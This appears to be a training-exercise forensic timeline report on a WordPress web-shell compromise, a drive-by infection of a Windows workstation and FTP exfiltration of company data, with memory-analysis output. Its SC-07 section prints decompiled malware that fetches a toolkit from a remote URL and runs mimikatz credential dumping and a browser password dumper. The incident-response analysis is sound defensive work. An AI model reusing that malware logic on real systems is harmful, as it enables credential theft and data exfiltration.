

DIGITAL FORENSICS INCIDENT HANDLING

Combined Executive Timeline Report

Episode 1: Windows 10 Workstation Compromise | Episode 2: Linux Web Server & FTP Dropzone

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KEY FINDING

A compromised WordPress server delivered malicious content to Peter's workstation; malware then collected credentials, browser data and system information before exfiltrating company data to a prepared FTP dropzone.

Primary Victim	Core Attack Path	Timeline Standard
Peter / DESKTOP-DBMG9RV Windows 10 x86 Internal IP: 192.168.5.100 Public IP: 195.251.97.97	WordPress compromise → exploit-kit page → workstation malware → reconnaissance → FTP exfiltration	All events normalized to UTC. Approximate entries used only where exact file timestamps were not documented.

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1. Executive Summary

The combined evidence supports a coherent intrusion chain: an attacker compromised a WordPress-based web server, used it to serve malicious content to Peter's Windows workstation, executed malware on the workstation, collected credentials and system information, scanned nearby internal systems, and exfiltrated company data to a prepared FTP dropzone.

The first web-server compromise was visible on `blog.mysportclub.ex`. The attacker source `10.0.0.15` performed WordPress scanning, abused the `work-the-flow-file-upload` plugin, accessed a `c99.php` web shell, and placed malicious content under `/wp-content/uploads/hk/task/opspy/`. Peter's public source IP `195.251.97.97` then accessed that exploit-kit path and loaded multiple HTML/SWF components.

On Peter's workstation, RAM and disk artifacts show suspicious execution shortly after boot on 16 August 2016. Key artifacts include: `update.exe` under Peter's Roaming profile, a suspicious `svchost.exe` instance, `explorer.exe` process injection, YARA hits associated with the suspicious processes, malware output folders, Mimikatz output, BrowserPasswordDump output, and Nmap scan results.

The dropzone server `coloserver1337.myhosting.ex` was prepared before exfiltration. The logs show root SSH access from `10.0.0.15`, creation of a dump account, installation/startup of ProFTPD, and subsequent FTP logins from Peter's public source IP. The recovered archive contains business files and reconnaissance artifacts, including `company_documents.zip`, `Customers.txt`, `Numbers.txt`, `passwd/shadow` data, `sysinfo.txt`, `mimikatz.log`, `bpd.log`, and Nmap XML files.

2. Key Conclusions for Management

Conclusion	Executive Meaning
Compromise Confirmed	Peter's workstation and at least one web server show consistent compromise indicators across RAM, disk, web logs and FTP logs.
Initial Delivery Path	The most likely delivery path was drive-by content served from the compromised WordPress path <code>/wp-content/uploads/hk/task/opspy/</code> .
Attacker Capability	The attacker had web-shell command execution on the WordPress server and root-level access on the FTP dropzone server.
Data Impact	Business documents and customer/number files were collected along with credentials, system profiles and internal network scan results.
Priority Response	Reimage the workstation, rotate exposed passwords and hashes, disable the dropzone account/services, preserve logs, patch/remove the vulnerable WordPress plugin, and review the scanned internal hosts.

3. Systems and Identifiers

System / Role	Name / Identifier	Platform	Notes
Peter workstation	DESKTOP-DBMG9RV	Windows 10 x86 10586	User Peter; internal IP <code>192.168.5.100</code> ; public source IP <code>195.251.97.97</code>
Compromised WordPress server	<code>blog / blog.mysportclub.ex</code>	Debian GNU/Linux 8 Jessie	Vulnerable plugin <code>work-the-flow-file-upload</code> ; <code>c99.php</code> web shell; malicious <code>/uploads/hk/task/opspy/</code> path

Business/referrer site	blog.mycompany.ex	Web server context	Appears as referrer before Peter reaches malicious mysportclub path
FTP dropzone	coloserver1337.myhosting.ex	Debian GNU/Linux 8 Jessie	dump FTP user; ProFTPD; received stolen company-data archive
Attacker sources	10.0.0.15 and 10.0.0.10	Network sources	10.0.0.15 used WPSan/c99/SSH; 10.0.0.10 observed in direct SSH context
Internal systems scanned	192.168.5.1, 192.168.5.10, 192.168.5.15	Internal network	Found in malware-generated Nmap scan results

Timestamp note: all table entries are in UTC. Apache entries containing +0200 were converted to UTC. Plaso entries already shown as +00:00 were retained. Where the original evidence only supports a range or approximation, the table marks it accordingly.

4. Browser Infection and Exfiltration Chain

The browser-related evidence ties the server-side compromise to Peter's workstation. The Apache access log records Peter's public source IP, 195.251.97.97, loading /wp-content/uploads/hk/task/opspy/index.php and many related HTML/SWF components shortly after attacker manipulation of the WordPress server.

The inspected index.php file acted as an exploit-kit landing page. It profiled the visitor, recorded browser/system information, and loaded additional pages through iframes. This explains how the malicious payload chain could be delivered without Peter intentionally downloading a normal-looking installer.

The post-exploitation evidence then appears on the Windows workstation: update.exe is loaded from Peter's Roaming profile, explorer.exe contains injected executable-like memory, YARA rules match suspicious processes, and the recovered malware outputs show credential dumping, browser password recovery, host profiling and Nmap reconnaissance. Finally, ProFTPD logs on coloserver1337 show FTP sessions from Peter's public IP using the dump account.

5. Evidence Integrity, Hash Status and Limitations

Available integrity values and remaining hash gaps are summarized below. Values explicitly available in the supplied material are listed, while missing extracted-artifact hashes are marked as not documented rather than guessed.

Evidence Item	Hash Type	Value / Status	Comment
evidence_disk.vmdk	SHA-256	B3B98F32ECC4A299FDD442D61ACAE4974F397478F108B9B02BEEF3E681E16C78	Primary Episode 1 evidence container.
blog.mycompany.ex.ova	MD5	53ce9a84a45245982ec0f83e34a30d99	Episode 2 server image hash.
blog.mysportclub.ex.ova	MD5	607da2690bd2534f19b822ba577c67be	Episode 2 server image hash.
coloserver1337.myhosting.ex.ova	MD5	89bbc0c890a50c4b0dfdc007cb8013f2	Episode 2 dropzone image hash.

Limitations / Assumptions

Limitation	Effect on Interpretation
Some malware-output creation times are approximate.	Some malware-output events are listed with approximate timestamps because the available documentation contained summarized findings and log contents, but not exact MACB timestamps or complete original file metadata for every generated malware artifact.
Extracted-artifact hashes not documented for every payload.	The report avoids inventing hash values and clearly states which hashes must be calculated if the extracted files are available.
Investigation based on guided-exercise documentation.	Findings are treated as consolidated evidence from the documented commands, screenshots and logs — not a complete independent re-run of every tool.
Local server times were Europe/Amsterdam.	All timeline rows are normalized to UTC to support cross-system correlation.


6. Systems Interaction Chart

The following chart describes how the involved systems interacted. It separates attacker activity, drive-by delivery, local malware execution, internal reconnaissance and FTP exfiltration.

Attacker Infrastructure	Victim Side	FTP Dropzone
10.0.0.15 (attacker) 1. WPScan on blog.mysportclub.ex 2. Plugin exploit → c99.php 3. Web shell command execution 4. Deploy exploit-kit content 5. SSH to coloserver1337 6. Create dump FTP account 7. FTP test from 10.0.0.15	Peter (195.251.97.97) A. Visits blog.mycompany.ex B. Redirected → /opspy/index.php C. Exploit-kit delivers payload D. update.exe executes E. Process injection, YARA hits F. Credential/recon collection G. FTP exfiltration to dropzone	coloserver1337.myhosting.ex ProFTPD running dump FTP user created Receives company-data-RETD4523.tgz Contains: • company_documents.zip • Customers.txt / Numbers.txt • mimikatz.log / bpd.log • sysinfo.txt / Nmap XMLs

Systems interaction chart - combined Episode 1 and Episode 2

Read left to right and top to bottom: web compromise, victim infection, local collection, internal reconnaissance and FTP exfiltration.



Main interactions shown by arrows:

- 1 -> 2:** WPScan, vulnerable upload abuse and c99.php web shell
- 1 -> 4:** attacker prepares FTP dropzone with dump user
- 3 -> 5:** internal Nmap reconnaissance

- 2 -> 3:** exploit-kit page and payload delivery to Peter
- 3 -> 4:** FTP exfiltration from Peter public IP to dropzone
- Referrer -> 3:** blog.mycompany.ex appears in access-log referrer

7. Executive Chronological Timeline

The timeline focuses on high-value events only. Screenshot IDs refer to the selected evidence appendix. "Source of evidence" identifies the artifact, file, log, or evidence location; "Tool / function used" identifies the specific tool, plugin, command, or review method — this separation supports replication by another forensic examiner.

Phase Significance Guide

RECON	The attacker maps the environment before striking. SSH brute-force attempts and WPSan enumeration reveal the target's attack surface. Internal Nmap scans show lateral movement intent. These events confirm attacker intent and pre-planning.	EXPLOIT	The attacker turns vulnerability into access. Abusing the WordPress plugin upload endpoint and deploying a c99.php web shell grants remote command execution. This is the confirmed breach point and the legal threshold for a reportable incident.
DELIVERY	The exploit-kit page silently fingerprints and infects the victim's browser. Peter visited a legitimate company site and was redirected without any deliberate action. This phase establishes victim liability context and demonstrates the drive-by infection mechanism.	PREPARATION	The attacker pre-positions an exfiltration channel before triggering malware. Root SSH login, creation of the dump FTP account and ProFTPD installation on coloserver1337 show deliberate, staged planning — ruling out opportunistic or automated attack.
EXECUTION	Malware runs on Peter's workstation, collecting credentials and system data. update.exe under the Roaming profile, injected explorer.exe memory and YARA hits confirm active malware execution. This phase produces the forensic artefacts that are hardest for attackers to erase.	EXFILTRATION	Stolen data leaves the organisation and reaches the attacker's controlled server. FTP sessions from Peter's public IP to coloserver1337 carrying company_documents.zip, credential logs and Nmap results confirm a completed data breach under GDPR and applicable breach-notification obligations.

Timestamp (UTC)	Description	Source of Evidence	Tool / Function	Phase	SC
2016-07-13 23:24	Repeated failed SSH password attempts for root from 10.0.0.15 on coloserver1337.	/var/log/auth.log on coloserver1337	grep/less auth.log	Recon	SC-12
2016-07-15 11:32:59	Relevant web-server timeline begins for the mysportclub investigation dataset.	Plaso CSV timelines from mounted mysportclub volumes	psteal.py; grep 2016-07-15	Recon	—
2016-07-15 13:38:23	10.0.0.15 performs WordPress author enumeration using WPSan against blog.mysportclub.ex.	Apache access.log on blog.mysportclub.ex	awk/sort/grep for WPSan requests	Recon	SC-08, SC-09
2016-07-15 13:43:55	10.0.0.15 sends POST request to the vulnerable work-the-flow-file-upload plugin upload endpoint.	Apache access.log; plugin endpoint	grep "work-the-flow-file-upload" access.log	Exploit	SC-09
2016-07-15 13:44:36	c99.php web shell accessed from the plugin upload directory.	Apache access.log and webroot path	find webroot for c99.php; grep access.log	Exploit	SC-09
2016-07-15 13:58–14:00	Attacker uses c99.php command-execution to manipulate the WordPress server.	Apache access.log entries for c99.php?act=cmd	grep "c99.php?act=cmd" access.log	Exploit	SC-09

2016-07-15 14:08:05	Peter's public IP 195.251.97.97 accesses /wp-content/uploads/hk/task/opspy/index.php; referrer shows blog.mycompany.ex.	<i>Apache access.log entries for /opspy/index.php</i>	grep "195.251.97.97" access.log	Delivery	SC-10
2016-07-15 14:08:06–14:08:07	Peter loads many additional HTML and SWF components from /wp-content/uploads/hk/task/opspy/.	<i>Apache access.log entries for /opspy/objects</i>	grep "195.251.97.97" access.log	Delivery	SC-10
2016-07-15 14:08+	opspy/index.php profiles the visitor and loads additional pages through iframes (exploit-kit landing page behaviour).	<i>/wp-content/uploads/hk/task/opspy/index.php</i>	less index.php; manual PHP/source-code review	Delivery	SC-11
2016-08-15 11:38	Suspicious .rk/xingyiquan/xingyi_userspace_src directory/file activity present on the dropzone server.	<i>Plaso filesystem timeline for coloserver1337</i>	psteal.py CSV export; grep for .rk/xingyiquan	Preparation	SC-13
2016-08-15 13:20:06	Root SSH login succeeds on coloserver1337 from 10.0.0.15.	<i>/var/log/auth.log on coloserver1337</i>	grep/less auth.log for Accepted root SSH	Preparation	SC-12, SC-13
2016-08-15 13:21:30	Attacker creates new group and user named dump.	<i>/var/log/auth.log on coloserver1337</i>	grep/less auth.log for groupadd/useradd	Preparation	SC-12, SC-13
2016-08-15 13:21:52	Password changed for dump account.	<i>/var/log/auth.log on coloserver1337</i>	grep/less auth.log for passwd on dump	Preparation	SC-13
2016-08-15 13:23:05–13:23:19.417	ProFTPD packages installed/configured and ProFTPD service starts.	<i>/var/log/dpkg.log, auth.log, ProFTPD logs</i>	Plaso review; grep dpkg.log, auth.log, proftpd.log	Preparation	SC-13
2016-08-15 13:26:57.239–13:27:54.697	FTP session opens and dump login succeeds from 10.0.0.15, confirming dropzone account works.	<i>proftpd.log and auth.log on coloserver1337</i>	grep/less proftpd.log and auth.log	Preparation	SC-14
2016-08-16 12:54:24–31	Peter's Windows workstation boots; System process start and System.evtx startup events confirm boot time.	<i>memory.img process list and Windows System.evtx</i>	Volatility 2.6 pslist; Event Log review (6005/6006)	Execution	SC-01
2016-08-16 12:55:35	Interactive Peter session active on DESKTOP-DBMG9RV.	<i>mimikatz.log logon-session output and RAM context</i>	cat mimikatz.log; Volatility 2.6 pstree	Execution	—
2016-08-16 13:02:58	explorer.exe PID 4872 starts; later confirmed suspicious due to injected executable-like memory.	<i>memory.img process tree</i>	Volatility 2.6 pstree; malfind -p 4872	Execution	SC-02, SC-04
2016-08-16 13:03:04	update.exe PID 5172 loads from C:\Users\Peter\AppData\Roaming\HostData\update.exe.	<i>memory.img loaded module list for PID 5172</i>	Volatility 2.6 dlllist -p 5172	Execution	SC-03
2016-08-16 ~13:03	Suspicious svchost.exe instance identified; later confirmed through YARA hits.	<i>memory.img process/module evidence and YARA results</i>	Volatility 2.6 dlllist -p 4888; yarascan	Execution	SC-05
2016-08-16 ~13:03	malfind detects PAGE_EXECUTE_READWRITE memory in explorer.exe with MZ/PE header bytes — process injection.	<i>memory.img PAGE_EXECUTE_READWRITE region in PID 4872</i>	Volatility 2.6 malfind -p 4872	Execution	SC-04

2016-08-16 ~13:03-05	YARA scanning identifies malware-related hits in explorer.exe PID 4872, update.exe PID 5172 and svchost.exe PID 4888.	<i>yar-results.txt from memory.img</i>	Volatility 2.6 yarascan -y exercise1.yar	Execution	SC-05
2016-08-16 13:06-13:50	Service installation (MpKsleeb02f65, NetGroup Packet Filter Driver) and repeated privileged SYSTEM logons.	<i>Windows System.evtx and Security.evtx</i>	Event Log review: 7045; Security 4624/4672	Execution	—
2016-08-16 ~13:10	Malware collects host/user/network information including account details, privileges, IP configuration, DNS and shares.	<i>sysinfo.txt from malware/dropzone output archive</i>	Archive extraction; cat/less sysinfo.txt	Collection	SC-15
2016-08-16 ~13:10	Mimikatz executed with sekurlsa::logonpasswords full; Peter credential hashes collected.	<i>mimikatz.log from malware/dropzone archive</i>	Archive extraction; review mimikatz.log	Collection	SC-15
2016-08-16 ~13:10	BrowserPasswordDump extracts saved Firefox credential data for Peter.	<i>bpd.log from malware/dropzone archive</i>	Archive extraction; review bpd.log	Collection	SC-15
2016-08-16 ~13:10-14:17	Nmap reconnaissance output produced for internal hosts 192.168.5.1, .10 and .15.	<i>Nmap XML scan files from company-data archive</i>	tar -tzf company-data-RETD4523.tgz; XML review	Recon	SC-15
2016-08-16 14:17:06.749	Peter's public IP 195.251.97.97 opens an FTP session to coloserver1337.	<i>proftpd.log on coloserver1337</i>	grep "195.251.97.97" proftpd.log	Exfiltration	SC-14
2016-08-16 14:17:19.938	FTP USER dump login succeeds from 195.251.97.97.	<i>proftpd.log on coloserver1337</i>	grep "USER dump" proftpd.log	Exfiltration	SC-14
2016-08-16 14:18:22.710-14:19:41.324	Second FTP session from 195.251.97.97 succeeds and closes — consistent with exfiltration activity.	<i>proftpd.log on coloserver1337</i>	grep "195.251.97.97" proftpd.log	Exfiltration	SC-14
After 2016-08-16 14:17	Recovered archive company-data-RETD4523.tgz contains business docs, customer/number files, Linux account files, sysinfo.txt, credential logs and Nmap results.	<i>company-data-RETD4523.tgz on FTP dropzone</i>	tar -tzf / tar -xzf; find .data -type f	Exfiltration	SC-15
2016-08-17 12:00:47	RAM image timestamp indicates memory acquisition/dump time.	<i>memory.img metadata / KDBG profile output</i>	Volatility 2.6 imageinfo	Artefact	SC-01

8. Selected Evidence Screenshot Appendix

Only screenshots that add interpretive value were included. The screenshot column in the timeline refers to these IDs.

ID	Source File	Interpretation
SC-01	image1.png	Volatility imageinfo — confirms RAM profile candidates, image time and UTC/local time context.
SC-02	image3.png	Volatility pstree/pslist — shows process hierarchy and suspicious parent/child context.
SC-03	image19.png	Volatility dlllist — places update.exe under Peter's Roaming HostData path (PID 5172).
SC-04	image14.png	Volatility malfind — explorer.exe RWX memory with MZ/PE header bytes supports process injection.
SC-05	image16.png	YARA scan — owner counts confirm hits in svchost.exe, explorer.exe and update.exe.
SC-06	image49.png	Extracted executable metadata — PE characteristics and suspicious capabilities.
SC-07	image50.png	Decompiled Python payload — malware collection and execution behaviour.
SC-08	image62.png	Apache IP counts — attacker and victim source IPs in web logs.
SC-09	image63.png	Apache access log — WPScan, plugin abuse and c99.php access.
SC-10	image65.png	Victim visit log — Peter's public IP loading /wp-content/uploads/hk/task/opspy/ components.
SC-11	image66.png	Exploit-kit landing page source — visitor profiling and iframe-based component loading.
SC-12	image75.png	auth.log (coloserver1337) — root SSH logins and dump-user creation context.
SC-13	image76.png	Plaso/auth/dpkg — dump account and ProFTPD setup activity.
SC-14	image78.png	ProFTPD log — FTP sessions from 195.251.97.97 using dump user.
SC-15	image79.png	Archive listing — company-data-RET4523.tgz business data, credential logs and Nmap outputs.
SC-16	image82.png	fcrackzip — confirms recovered password for company_documents.zip.

SC-01 — Evidence Screenshot

SC-01	Source: image1.png Tool: Volatility imageinfo	Confirms RAM profile candidates, image time and UTC/local time context.
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```

caine@caine-vm:~$ sudo volatility -f /media/sdb1/Windows/memory.img imageinfo
Volatility Foundation Volatility Framework 2.6
INFO      : volatility.debug      : Determining profile based on KDBG search...
           Suggested Profile(s) : Win10x86_10586, Win10x86, Win81U1x86, Win8SP1x86, Win8SP0x86
           AS Layer1 : IA32PagedMemoryPae (Kernel AS)
           AS Layer2 : FileAddressSpace (/media/sdb1/Windows/memory.img)
           PAE type  : PAE
           DTB       : 0x1a8000L
           KDBG      : 0x82461820L
           Number of Processors : 1
           Image Type (Service Pack) : 0
           KPCR for CPU 0 : 0x8248b000L
           KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2016-08-17 12:00:47 UTC+0000
           Image local date and time : 2016-08-17 14:00:47 +0200
caine@caine-vm:~$

```

SC-02 — Evidence Screenshot

SC-02	Source: image3.png Tool: Volatility pslist/pstree	Shows process start times and suspicious parent/child context.
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```

caine@caine-vm:~$ sudo $vol pstree
Volatility Foundation Volatility Framework 2.6
Name                               Pid  PPid  Thds  Hnds  Time
-----
0x8b9bf300:wininit.exe             396   316    2     0  2016-08-16 12:54:28 UTC+0000
. 0x948c3040:lsass.exe              516   396    7     0  2016-08-16 12:54:29 UTC+0000
. 0x8b9bc300:services.exe           488   396    6     0  2016-08-16 12:54:29 UTC+0000
.. 0x949faac0:svchost.exe           896   488   22     0  2016-08-16 12:54:31 UTC+0000
.. 0x9a118380:svchost.exe           1540  488    7     0  2016-08-16 12:54:34 UTC+0000
.. 0x94caf040:svchost.exe           1132  488   24     0  2016-08-16 12:54:32 UTC+0000
.. 0x9495d6c0:svchost.exe            800   488   46     0  2016-08-16 12:54:31 UTC+0000
... 0x9c64f980:sihost.exe            688   800   12     0  2016-08-16 12:55:35 UTC+0000
... 0xe2df3040:MusNotificatio        16968 800    1     0  2016-08-18 09:25:38 UTC+0000
... 0x8c13ea00:taskhostw.exe          268   800    9     0  2016-08-16 12:55:36 UTC+0000
.. 0x9a10cb00:wlms.exe               1572  488    4     0  2016-08-16 12:54:34 UTC+0000
.. 0x94ca1700:svchost.exe            1068  488   24     0  2016-08-16 12:54:32 UTC+0000
.. 0x9a018040:spoolsv.exe            1212  488   10     0  2016-08-16 12:54:32 UTC+0000
.. 0x948fb180:svchost.exe            576   488   19     0  2016-08-16 12:54:30 UTC+0000
... 0x8ad22c40:ShellExperienc        2432  576   38     0  2016-08-16 12:55:39 UTC+0000
... 0x8ad60940:RuntimeBroker.        2196  576   21     0  2016-08-16 12:55:37 UTC+0000
... 0xd5321480:SearchUI.exe          7360  576   26     0  2016-08-16 18:13:21 UTC+0000
... 0x9499ac40:ApplicationFra        1696  576    5     0  2016-08-16 12:59:48 UTC+0000
... 0x9d489780:SystemSettings        2144  576    4     0  2016-08-16 12:59:36 UTC+0000
... 0x8c0ba9c0:TiWorker.exe          6140  576    5     0  2016-08-16 12:58:25 UTC+0000
... 0xbac89640:SystemSettings        4968  576   26     0  2016-08-16 13:41:14 UTC+0000
... 0x8ad5f040:SkypeHost.exe         2220  576   10     0  2016-08-16 12:55:37 UTC+0000
.. 0x949d3040:svchost.exe            848   488   24     0  2016-08-16 12:54:31 UTC+0000

```

SC-03 — Evidence Screenshot

SC-03	Source: image19.png Tool: Volatility dlllist -p 5172	Places update.exe under Peter's Roaming HostData path.
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```
update.exe pid: 5172
Command line : C:\Users\Peter\AppData\Roaming\HostData\update.exe
```

Base	Size	LoadCount	LoadTime	Path
0x01610000	0x100000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Users\Peter\AppData\Roaming\HostData\update.exe
0x77030000	0x17b000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\SYSTEM32\ntdll.dll
0x76730000	0x96000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\system32\KERNEL32.DLL
0x746b0000	0x17f000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\system32\KERNELBASE.dll
0x72970000	0x92000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\system32\apphelp.dll
0x5b250000	0x264000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\AppPatch\AcGenral.DLL
0x76c40000	0xbe000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\system32\msvcrt.dll
0x769f0000	0x44000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\system32\sechost.dll
0x768c0000	0xc2000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\system32\RPCRT4.dll
0x74c40000	0x45000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\system32\SHLWAPI.dll
0x76d90000	0x1bd000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\system32\combase.dll
0x74650000	0x58000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\system32\bcryptPrimitives.dll
0x76ae0000	0x155000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\system32\GDI32.dll
0x763d0000	0x138000	0x6	2016-08-16 13:03:04 UTC+0000	C:\Windows\system32\USER32.dll
0x767d0000	0xeb000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\system32\ole32.dll
0x76f50000	0x92000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\system32\OLEAUT32.dll
0x74c90000	0x13fe000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\system32\SHELL32.dll
0x744c0000	0x37000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\system32\cfgmgr32.dll
0x73e20000	0x4fa000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\system32\windows.storage.dll
0x761c0000	0x7b000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\system32\advapi32.dll
0x73da0000	0xc000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\system32\kernel.appcore.dll
0x76d00000	0x8d000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\system32\shcore.dll
0x73db0000	0x44000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\system32\powrprof.dll
0x73e10000	0xf000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\system32\profapi.dll
0x73ab0000	0x24000	0xffff	2016-08-16 13:03:04 UTC+0000	C:\Windows\SYSTEM32\SspiCli.dll

SC-04 — Evidence Screenshot

SC-04	Source: image14.png Tool: Volatility malfind	RWX memory with MZ/PE header supports process injection in explorer.exe.
-------	---	--

```
Process: explorer.exe Pid: 4872 Address: 0xc80000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6
```

0x00c80000	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00	MZP.....
0x00c80010	b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00	@.....
0x00c80020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0x00c80030	00 00 00 00 00 00 00 00 00 00 00 00 00 01 00	

0x00c80000	4d	DEC EBP
0x00c80001	5a	POP EDX
0x00c80002	50	PUSH EAX
0x00c80003	0002	ADD [EDX], AL

SC-05 — Evidence Screenshot

SC-05	Source: image16.png Tool: Volatility yarascan	Confirms YARA hits in svchost.exe, explorer.exe and update.exe.
-------	--	---

```
caine@caine-vm:~/Ex1/rules-master$ grep 'Rule:' yar-results.txt | sort | uniq -c
    15 Rule: SharedStrings
     3 Rule: spyeye_plugins
     9 Rule: suspicious_packer_section
     9 Rule: UPX
    51 Rule: with_sqlite
    18 Rule: Xtreme
     9 Rule: xtreme_rat
    19 Rule: xtremrat
```

SC-06 — Evidence Screenshot

SC-06	Source: image49.png Tool: peframe / malware triage	Shows PE characteristics and suspicious capabilities.
-------	---	---

```
-----
File Information (time: 0:00:06.931558)
-----
filename       75248-54948tp.exe
filetype       PE32 executable (console) Intel 80386, for MS Windows
filesize       6396274
hash sha256    314a22d8075479ebc402287618c6c50a80724b1578efc2b652fb37234b1b848
3
virustotal     /
imagebase      0x400000
entrypoint     0x2b28
imphash        b28c641d753fb51b62a00fe6115070ae
datetime       2008-11-10 09:40:34
dll            False
directories     import, tls, relocations, resources *
sections       .rdata, .data, .text *, .rsrc *
features       antidebg, packer, crypto
-----
```

SC-07 — Evidence Screenshot

SC-07	Source: image50.png Tool: unpy2exe / code review	Explains malware collection and execution behaviour.
-------	---	--

%TMP%\SystemProfile.

```
def get_toolz():
    resp = urllib2.urlopen(DOWNLOAD_URL)
    data = resp.read()
    data = decrypt(data, 'F')
    out_dir = os.path.join(os.getenv('APPDATA'), 'EpUpdate')
    if os.path.exists(out_dir):
        shutil.rmtree(out_dir)
    os.makedirs(out_dir)
    decompress(data, out_dir)
    PATHS['tool_dir'] = out_dir
    if os.path.exists(os.path.join(out_dir, 'nmktz\\mimikatz.exe')):
        PATHS['mimikatz'] = os.path.join(out_dir, 'nmktz\\mimikatz.exe')
    if os.path.exists(os.path.join(out_dir, 'nmap\\nmap.exe')):
        PATHS['nmap'] = os.path.join(out_dir, 'nmap\\nmap.exe')
    if os.path.exists(os.path.join(out_dir, 'bpd\\BrowserPasswordDump.exe')):
        PATHS['bpd'] = os.path.join(out_dir, 'bpd\\BrowserPasswordDump.exe')
    if os.path.exists(os.path.join(out_dir, 'nircmd\\nircmd.exe')):
        PATHS['nircmd'] = os.path.join(out_dir, 'nircmd\\nircmd.exe')
    return True

def main():
    if not get_toolz():
        return
    PATHS['data_dir'] = os.path.join(os.getenv('TMP'), 'SystemProfile')
    if not os.path.exists(PATHS['data_dir']):
        os.makedirs(PATHS['data_dir'])
    if 'nmap' in PATHS:
        pass
    if 'mimikatz' in PATHS:
        os.chdir(PATHS['data_dir'])
        if os.path.exists('mimikatz.log'):
            os.remove('mimikatz.log')
        runcmd([PATHS['mimikatz'],
            'privilege:debug',
            'log',
            'sekurlsa::logonpasswords full',
            'exit'])
    if 'bpd' in PATHS:
        output = os.path.join(PATHS['data_dir'], 'bpd.log')
        runcmd([PATHS['bpd'], '-f', output])
```

File download from URL seen above

Directory reference to %APPDATA%\EpUpdate

Directory reference %TMP%\SystemProfile

Logfile for mimikatz

Logfile for bpd

SC-08 — Evidence Screenshot

SC-08	Source: image62.png Tool: awk/sort/grep	Shows attacker and victim source IPs in web logs.
-------	--	---

```
caine@caine-vm:/media/mapper/blog--vg-var/log/apache2$ cat access.log | awk '{pr
int $1}' | sort -n | uniq -c | sort -nr
5233 10.0.0.15
243 10.0.0.10
52 :::1
38 195.251.97.97
2 10.0.0.102
```

